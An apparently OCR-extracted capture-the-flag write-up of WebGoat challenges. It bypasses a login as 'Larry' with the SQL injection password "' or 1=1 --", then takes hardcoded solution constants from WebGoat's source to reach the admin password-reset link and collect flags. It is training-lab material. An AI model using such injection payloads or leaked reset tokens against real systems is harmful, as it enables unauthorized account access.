
We got a SQL error, that reveals the database details.



With the idea of how an SQL works, there u go, we finished the task.



1
Can you login as Larry?
LOGIN
Larry
Remember me
Log In
Forgot Password?
a7179f89-906b-4fec-9d99-f15b796e7208
Submit flag
Congratulations you have solved the challenge!!


Solved




Username: Larry
Password: [‘ or 1=1 - -]


3. Admin Password reset:




(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Admin lost password
Without password
Admin password reset
Without account
1
Try to reset the password for admin.
Forgot Password?
You can reset your password here.
email address
Reset Password
(c) 2017 WebGoat Cloud Platform
a7179f89-906b-4fec-9d99-f15b796e7208
Submit flag




An e-mail has been send to gjohan01@webgoat.org



That is not the reset link for admin

Pretty straightforward task





```
public interface SolutionConstants {

    //TODO should be random generated when starting the server
    String PASSWORD = "!!webgoat_admin_1234!!";
    String PASSWORD_TOM = "thisisasecretfortomonly";
    String ADMIN_PASSWORD_LINK = "375afe1104f4a487a73823c50a9292a2";
}
```

Comparing with the actual code, we get the password.


localhost:8080/WebGoat/challenge/7/reset-password/375afe1104f4a487a73823c50a9...

Success!!



Here is your flag: **4c84f79a-b384-4f7d-90d4-4e4b0678df05**

And we use that to get this page



http://localhost:8080/WebGoat/challenge/7/reset-password/ab81f5d9632d26c77cca20a58290610d

Hash value: ab81f5d9632d26c77cca20a58290610d

Admin hash value: 375afe1104f4a487a73823c50a9292a2